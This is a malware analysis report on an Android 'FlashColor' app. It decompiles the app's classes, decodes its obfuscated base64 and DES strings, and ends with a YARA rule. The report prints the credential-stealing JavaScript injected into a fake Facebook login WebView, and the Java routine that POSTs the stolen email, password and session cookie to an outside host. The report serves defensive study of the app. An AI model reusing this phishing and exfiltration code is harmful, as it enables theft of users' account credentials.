
This page is some sort of a download page but has a lot of unused functions in it. When executed with mobsf it just crashes.

```
Project JDK is not defined
1  package com.mastercoll.flashcolor.call.ohdfxzs;
2
3  import ...
17  /* loaded from: classes.dex */
18  public class Tfklj extends g {
19      String w;
20      ImageView x;
21      ImageView y;
22      LinearLayout z;
23
24      /* JADX INFO: Access modifiers changed from: package-private */
25      /* loaded from: classes.dex */
26      public class a extends fm<gd> {
27          final /* synthetic */ Uri a;
28
29          a(Uri uri) { this.a = uri; }
32
33          public /* synthetic */ void a() { Tfklj.this.z.setVisibility(8); }
36
37          public /* synthetic */ void a(final Uri uri) {
38              Snackbar a = Snackbar.a(Tfklj.this.x, (int) R.string.gly_mpcoz, -2);
39              a.a(R.string.nw_lzu, new View.OnClickListener() { // from class: com.mastercoll.flashcolor.call.ohdfxzs.Tfklj.a
40                  @Override // android.view.View.OnClickListener
41                  public final void onClick(View view) { Tfklj.a.this.a(uri, view); }
44              });
45              a.k();

```

NEW NAME: "app\_unknown"

Screenshot:




# com.mastercoll.flashcolor.call.add.ikmmcjj - malware fake facebook page

In this activity a facebook login page will popup with a webview asking the user to login.

```
Project JDK is not defined
1  package com.mastercoll.flashcolor.call.add;
2
3  import ...
24  /* loaded from: classes.dex */
25  public class ikmmcjj extends AppCompatActivity {
26      public static boolean z = false;
27      public WebView s;
28      private String t;
29      private String u;
30      private String v;
31      public ProgressBar x;
32      Map<String, String> w = new HashMap();
33      private WebViewClient y = new b();
34
35      /* JADX INFO: Access modifiers changed from: package-private */
36      /* loaded from: classes.dex */
37      public class a extends WebChromeClient {
38          a() {
39          }
40
41          @Override // android.webkit.WebChromeClient
42          @
43          public boolean onJsAlert(WebView webView, String str, String str2, JsResult jsResult) {
44              if (str2.startsWith("key1=")) {
45                  ikmmcjj.this.t = str2.replace("key1=", "");
46                  ikmmcjj ikmmcjjVar = ikmmcjj.this;
47                  g.a(ikmmcjjVar, e.k, ikmmcjjVar.t);
48              }
49              if (str2.startsWith("key2=")) { }
```

NEW NAME: malware fake facebook page

Screenshot:



Looking further to this file there's the loadurl function called on a string after passing throw g.a. This should be just a "facebook.com" string as we navigate to facebook.com when the activity opens. Ill address e.h later at the analysis

```
@Override // androidx.appcompat.app.AppCompatActivity
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    requestWindowFeature(1);
    setContentView(R.layout.ol_mnhrt);
    q();
    this.w.put("X-Requested-With", null);
    this.s.loadUrl(g.p(e.h), this.w);
}
```

## Com.mastercoll.flashcolor.call.add.g - rearrangers

Focusing on the g class. It consists of 2 functions, a and b that are just reevaluate a string with simple +1 or -1 when calculated then return the string.

```
/* loaded from: classes.dex */
public class g {
    @
    public static String a(Activity activity, String str) {
        return activity.getSharedPreferences("lock", 0).getString(str, "");
    }
    @
    public static String a(String str) {
        byte[] bytes = str.getBytes();
        for (int i = 0; i < bytes.length; i++) {
            bytes[i] = (byte) (bytes[i] - 1);
        }
        return new String(bytes);
    }
    @
    public static void a(Activity activity, String str, String str2) {
        SharedPreferences.Editor edit = activity.getSharedPreferences("lock", 0).edit();
        edit.putString(str, str2);
        edit.commit();
    }
    @
    public static String b(String str) {
        byte[] bytes = str.getBytes();
        for (int i = 0; i < bytes.length; i++) {
            bytes[i] = (byte) (bytes[i] + 1);
        }
        return new String(bytes);
    }
}
```

NEW NAME: malware\_rearrangers

## com.mastercoll.flashcolor.call.add.e - strings

After the string passed through the g class function, it now has been called from the e class. This class contains encoded and encrypted strings. Every string is first passed in function “a” or “b” before passing as a variable when called. Those functions are under the file com.mastercoll.flashcolor.call.add.f

```
1 package com.mastercoll.flashcolor.call.add;
2 /* loaded from: classes.dex */
3 public class e {
4     public static final String a = f.a("MnRiS3V0eUk=");
5     public static final String b = f.a("Nzd0djFaZUo=");
6     public static final String c = f.a("REVTL0NCQy9QSONTNVBhZGRpbmc=");
7     public static final String d = f.a("VVR6LTg=");
8     public static final String e = f.a("REVI");
9     public static final String f = f.b("7b83e63e0df585b0e3c85c280de53d081476685ed2275b6a92e764d1057d42300b");
10    public static final String g = f.b("7b83e63e0df585b0e3c85c280de53d081476685ed2275b6a92e764d1057d423049");
11    public static final String h = f.b("61c2020f40ed1977d7f66ff1940bc284c41d5670edf20ff744c61e4cfaf9384");
12    public static final String i = f.b("78a43be62ce15cc6f0b652d524391780fc075682f3500e1d54b5464d7c46893ab3");
13    public static final String j = f.b("78a43be62ce15cc6e2cbd4f3b85292e74c250933ee5d0c47");
14    public static final String k = f.b("b115c2552165c637");
15    public static final String l = f.b("ebd0c23fcc741d1c");
16    public static final String m = f.b("cbf53b9d9b9c7902d");
17    public static final String n = f.b("91c151aa9942a191");
18    public static final String o = f.b("82d65535e65adb5b");
19    public static final String p = f.b("3b2d34973e25b34b116f4acb8696d677");
```

NEW NAME: Malware Strings

## com.mastercoll.flashcolor.call.add.f

This class contains 3 functions.


A,b and c

### Function c

C is a static non functional function. It does not impact any of the app flow in any way. It only impacts itself.

```
public static byte[] c(String str) {
    if (str == null || str.equals("")) {
        return null;
    }
    String upperCase = str.toUpperCase();
    int length = upperCase.length() / 2;
    char[] charArray = upperCase.toCharArray();
    byte[] bArr = new byte[length];
    for (int i = 0; i < length; i++) {
        int i2 = i * 2;
        bArr[i] = (byte) (a(charArray[i2 + 1]) | (a(charArray[i2]) << 4));
    }
    return bArr;
}
```





### **Function a - base64 decoder**

```
public static String a(String str) {
    try {
        return new String(Base64.decode(str, 2), "utf-8");
    } catch (Exception e) {
        e.printStackTrace();
        return "";
    }
}
```

Image source: Android Studio

Description: Content of com.mastercoll.flashcolor.call.add.f

This is a simple base64 decoder. It Takes a base64 string and decodes it using the base64 algorithm...

## Function b - DES decrypter

```
public static String b(String str) {  
    if (str != null) {  
        try {  
            if (str.length() != 0) {  
                byte[] c = c(str);  
                Cipher cipher = Cipher.getInstance(e.c);  
                cipher.init(2, SecretKeyFactory.getInstance(e.e).generateSecret(new DESKeySpec(e.a.getBytes(e.d))),  
                    return new String(cipher.doFinal(c));  
            }  
        } catch (Exception e) {  
            e.printStackTrace();  
        }  
    }  
    return null;  
}
```

Image source: Android Studio

Description:

The long command:

```
cipher.init(2, SecretKeyFactory.getInstance(e.e).generateSecret(new  
DESKeySpec(e.a.getBytes(e.d))), new IvParameterSpec(e.b.getBytes(e.d)));
```

This function has a cipher object and some encoded strings from the “malware\_strings” file added to it.

The encoded strings are:

- malware\_strings.c
- malware\_strings.e
- malware\_strings.a
- malware\_strings.d
- malware\_strings.b

Based on the strings All the above strings are base64 encoded.

The decoded strings are as follows:

String name	Base64 - Decoded	Base64 - Encoded
malware_strings.a	MnRiS3VOeUk=	2tbKuNyI
malware_strings.b	NzdOdjFaZUo=	77Nv1ZeJ
malware_strings.c	REVTL0NCQy9QS0NTNVBhZGRpbmc=	DES/CBC/PKCS5Padding
malware_strings.d	VVRGLTg=	UTF-8
Malware_strings.e	REVT	DES

Long command after decoding:

```
instance.init(2, SecretKeyFactory.getInstance("DES").generateSecret(new
```

```
DESKeySpec("2tbKuNyI".getBytes("UTF-8")), new  
IvParameterSpec("77Nv1ZeJ".getBytes("UTF-8")));
```

This is a DES decrypter with static password and static iv key.

We can use this decrypter to decrypt the encrypted strings from “malware\_strings”

### **Malware\_strings file decoding and decrypting**

- I used <https://www.1ddgo.net/en/encrypt/des> as the Decrypter

I already have some decoded strings from my look around earlier.

Please note that some strings has passed throw the rearranger class (aka  
com.mastercoll.flashcolor.call.add.g)

String name	Base64 - Decoded	Base64 - Encoded
malware_strings.a	MnRiS3VOeUk=	2tbKuNyI
malware_strings.b	NzdOdjFaZUo=	77Nv1ZeJ
malware_strings.c	REVTL0NCQy9QS0NTNVBhZGRpbmc=	DES/CBC/PKCS5Padding
malware_strings.d	VVRGLTg=	UTF-8
Malware_strings.e	REVT	DES

String name	DES - Decoded	DES - Encoded
malware_strings.f	7b83e63e0df585b0e3c85c280de53d081476685ed2275b6a92e764d1057d42300b2679e17640711a	<a href="https://www.bnkhkfsfs.com/appaa/aa">https://www.bnkhkfsfs.com/appaa/aa</a>
malware_strings.g	7b83e63e0df585b0e3c85c280de53d081476685ed2275b6a92e764d1057d423049aff98cd049cbbe	<a href="https://www.bnkhkfsfs.com/appaa/bb">https://www.bnkhkfsfs.com/appaa/bb</a>
malware_strings.h	61c2020f40ed1977d7f66ff1940bc284c41d5670edf200ff744c61e4cfaf9384	<a href="https://www.facebook.com/">https://www.facebook.com/</a> <ul style="list-style-type: none"> <li>Rearranger a</li> </ul>
malware_strings.i	78a43be62ce15cc6f0b652d524391780fc075682f3500e1d54b5464d7c46893ab354b2979cf51aad616d3e3f8a5477d6bd199cf95bd0d1018d6b7cdb286b51bf813fbcf7c35431e867beb7554eca90ecc4718f250c4b362b69560e5149762c80bb68f2bded5d08d2a4cbd16e330dcf2563f87cd24e08cde14c525d33d994ecd0a0cc7ed649005d63f88868b03273e9f1b3b503968ef77dea723a228a6e9650d978c22b87bb2b99e5c447e059a79a7f2bb9b586478cc96387db391bdc0ce3ef9e4e3c9a6643712251d67b990be798e4c3d11e88e85642bb590a7d029e145c724775d203b1ec8bead75119fd1d3245c7a1c9f57ab45353f5d1e6bb9dca46acb964cb4408c26269932af6e64918ecfe21c10cb2defae7ad248824180c88c60f96483820ed454f5dec987fa8975987a0a433ac053829975a3660d6fe21c358af128516123041baec3908b35339038c35b90476be72ea0bbbcc8d9a3ebfd92496958	<code>\tjavascript: function sayHi() { var vara = document.getElementById("u_0_5"); vara.addEventListener("click",function { var aa = document.getElementById(\'m_login_ password\'); var pwd = aa.value;var bb = document.getElementById(\'m_login_ email\'); var ud = bb.value;var row1 = "key1="+ud;var row2 = "key2="+pwd;alert(row1); confirm(row2); },false); }\t\t</code> <ul style="list-style-type: none"> <li>Rearranger a</li> </ul>
Malware_strings.j	78a43be62ce15cc6e2cbd4f3b85292e74c250933ee5d0c47	<code>javascript: sayHi();</code> <ul style="list-style-type: none"> <li>Rearranger a</li> </ul>
Malware_strings.k	b115c2552165c637	key1
Malware_strings.l	ebd0c23fcc741d1c	key2
Malware_strings.m	cbf53b9dbbc7902d	key3

Malware_strings.n	91c151aa9942a191	time
Malware_strings.o	82d65535e65adb5b	state
Malware_strings.p	3b2d34973e25b34b116f4acb8696d677	1008_1002

2 decoded encrypted strings did seem to be a core part of the malware.

- Malware\_strings.g has the same domain from the http request found on the network traffic analysis part.
- Malware\_strings.i is a javascript payload.

malware_strings.g	7b83e63e0df585b0e3c85c280de53d081476685ed2275b6a92e764d1057d423049aff98cd049cbbe	https://www.bnkhkfsfs.com/appaa/bb
malware_strings.i	78a43be62ce15cc6f0b652d524391780fc075682f3500e1d54b5464d7c46893ab354b2979cf51aad616d3e3f8a5477d6bd199cf95bd0d1018d6b7cdb286b51bf813fbcf7c35431e867beb7554eca90ecc4718f250c4b362b69560e5149762c80bb68f2bded5d08d2a4cbd16e330dcf2563f87cd24e08cde14c525d33d994ecd0a0cc7ed649005d63f88868b03273e9f1b3b503968ef77dea723a228a6e9650d978c22b87bb2b99e5c447e059a79a7f2bb9b586478cc96387db391bdc0ce3ef9e4e3c9a6643712251d67b990be798e4c3d11e88e85642bb590a7d029e145c724775d203b1ec8bead75119fd1d3245c7a1c9f57ab45353f5d1e6b69dca46acb964cb4408c26269932af6e64918ecfe21c10cb2defae7ad248824180c88c60f96483820ed454f5dec987fa8975987a0a433ac053829975a3660d6fe21c358af128516123041baec3908b35339038c35b90476be72ea0bbbcc8d9a3ebfd92496958	<pre> \tjavascript: function sayHi() { var vara = document.getElementById ("u_0_5"); vara.addEventListener("cli ck",function(){ var aa = document.getElementById (\`m_login_password\`); var pwd = aa.value;var bb = document.getElementById (\`m_login_email\`); var ud = bb.value;var row1 = "key1="+ud;var row2 = "key2="+pwd;alert(row1); confirm(row2); },false); }\t\t </pre> <ul style="list-style-type: none"> <li>• Rearranger a</li> </ul>

## **Malware\_strings.i - Event listener for the email and password web objects**

JS Beautified:

```
javascript: function sayHi() {  
    var vara = document.getElementById("u_0_5");  
    vara.addEventListener("click", function() {  
        var aa = document.getElementById(\'m_login_password\');  
        var pwd = aa.value;  
        var bb = document.getElementById(\'m_login_email\');  
        var ud = bb.value;  
  
        var row1 = "key1="+ud;  
        var row2 = "key2="+pwd;  
        alert(row1);  
        confirm(row2);  
    }, false);  
}
```

This code is a listener for the “login” button, after user clicks it, it saves the web elements “login\_password” and “Login\_email” to memory  
Its main purpose is to grab the username and password and store it under a variables called row1 and row2

Code is executed as part of the malware’s facebook page itself thus directly tries to grab its web objects data




Image source: Android Studio

*Apparently “malware\_strings.j” is the ‘closer’ for this java script.*  
“javascript: sayHi();”

## Malware\_strings.f - HTTP communication

The domain from this string was found earlier at the traffic analysis part of this report.

malware_strings.f	7b83e63e0df585b0e3c85c280de53d081476685ed2275b6a92e764d1057d42300b2679e17640711a	<a href="https://www.bnkhkfsfs.com/appaa/aa">https://www.bnkhkfsfs.com/appaa/aa</a>
-------------------	--	---


Searching the place where malware\_strings.f (aka e.f) is used, i located this function inside malware\_fake\_facebook\_page (aka com.mastercoll.flashcolor.call.add.ikmmcjj)

```
}
b2.contains("c_user");
if (!b2.contains("c_user") || z) {
    return;
}
this.v = b2;
try {
    k2 k2Var = new k2();
    k2Var.put("key1", URLEncoder.encode(this.t, "UTF-8"));
    k2Var.put("key2", URLEncoder.encode(this.u, "UTF-8"));
    k2Var.put("key3", URLEncoder.encode(this.v, "UTF-8"));
    k2Var.put("uuid", d.a);
    k2Var.put("channel", e.p);
    g.a(activity: this, e.k, this.t);
    g.a(activity: this, e.l, this.u);
    g.a(activity: this, e.n, String.valueOf(System.currentTimeMillis() / 1000));
    g.a(activity: this, e.m, this.v);
    String b3 = g.b(k2Var.a());
    c cVar = new c();
    new com.mastercoll.flashcolor.call.add.b(cVar, str: "data=" + URLEncoder.encode(b3, "UTF-8"), e.f).start();
} catch (Exception e) {
    e.printStackTrace();
    z = false;
}
}
```

- This is a function that is used to set a variable with data from the activity.
- Collecting all the data to one variable
- custom Function to build the communication request.
- The data that is being transferred.
- A string from the malware\_strings file - decoded to <https://www.bnkhkfsfs.com/appaa/aa>

## Com.mastercoll.flashcolor.call.add.g

This class contains a function 'a'. This function sets a variable with a "preference" key.



```
10
11 @
12     public static String a(String str) {
13         byte[] bytes = str.getBytes();
14         for (int i = 0; i < bytes.length; i++) {
15             bytes[i] = (byte) (bytes[i] - 1);
16         }
17         return new String(bytes);
18     }
19 @
20     public static void a(Activity activity, String str, String str2) {
21         SharedPreferences.Editor edit = activity.getSharedPreferences("lock", 0).edit();
22         edit.putString(str, str2);
23         edit.commit();
24     }
25 @
26     public static String b(String str) {
27         byte[] bytes = str.getBytes();
28         for (int i = 0; i < bytes.length; i++) {
29             bytes[i] = (byte) (bytes[i] + 1);
30         }
31         return new String(bytes);
32     }
```

## Com.mastercoll.flashcolor.call.add.b

This code contains a communication request builder.

It require a handler and 2 strings

## Public class b:

First this class sets up its strings Then configures the public and private functions.



```
public class b extends Thread {
    private String a;
    private String b;
    private Handler c;
    private String d;

    public b(Handler handler, String str, String str2) {
        this.c = handler;
        this.a = str;
        this.d = str2;
    }

    private String a(String str) {
        return b(str);
    }

    private String b(String str) {
        String str2 = "";
        try {
            HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.d).openConnection();
            httpURLConnection.setRequestMethod("POST");
            httpURLConnection.setConnectTimeout(30000);
            httpURLConnection.setReadTimeout(30000);
            httpURLConnection.setDoOutput(true);
        }
    }
}
```

This.d string is the URL that is being used.

This.a string is the data that is been transfer in the http request.



# Conclusion

In conclusion, the FlashColor app that was analysed is trying to steal credentials from users by using a legitimate facebook web page to convince one to login to it, then the malware uses the webview functions to load a javascript to send the sent plaintext data to the app storage. Then the malware sends a remote server.

IOC's

## Yara Rule:

```
rule FlashColor : flashcolor{
  meta:
    author = "Michael Azoulay @Prim1Tive"
    version = "1.0.0.7"
    Date: "26.02.2023"
    hash: d9849e7e7632613e8f95a93ef5e1a491

  Strings:
    $pk = { 50 4b }
    $des1 = "SecretKeyFactory" fullword ascii
    $des2 = "generateSecret" fullword ascii
    $des3 = "DESKeySpec" fullword ascii
    $des4 = "IvParameterSpec" fullword ascii

  condition:
    ( $pk at 0 ) and $des*
}
```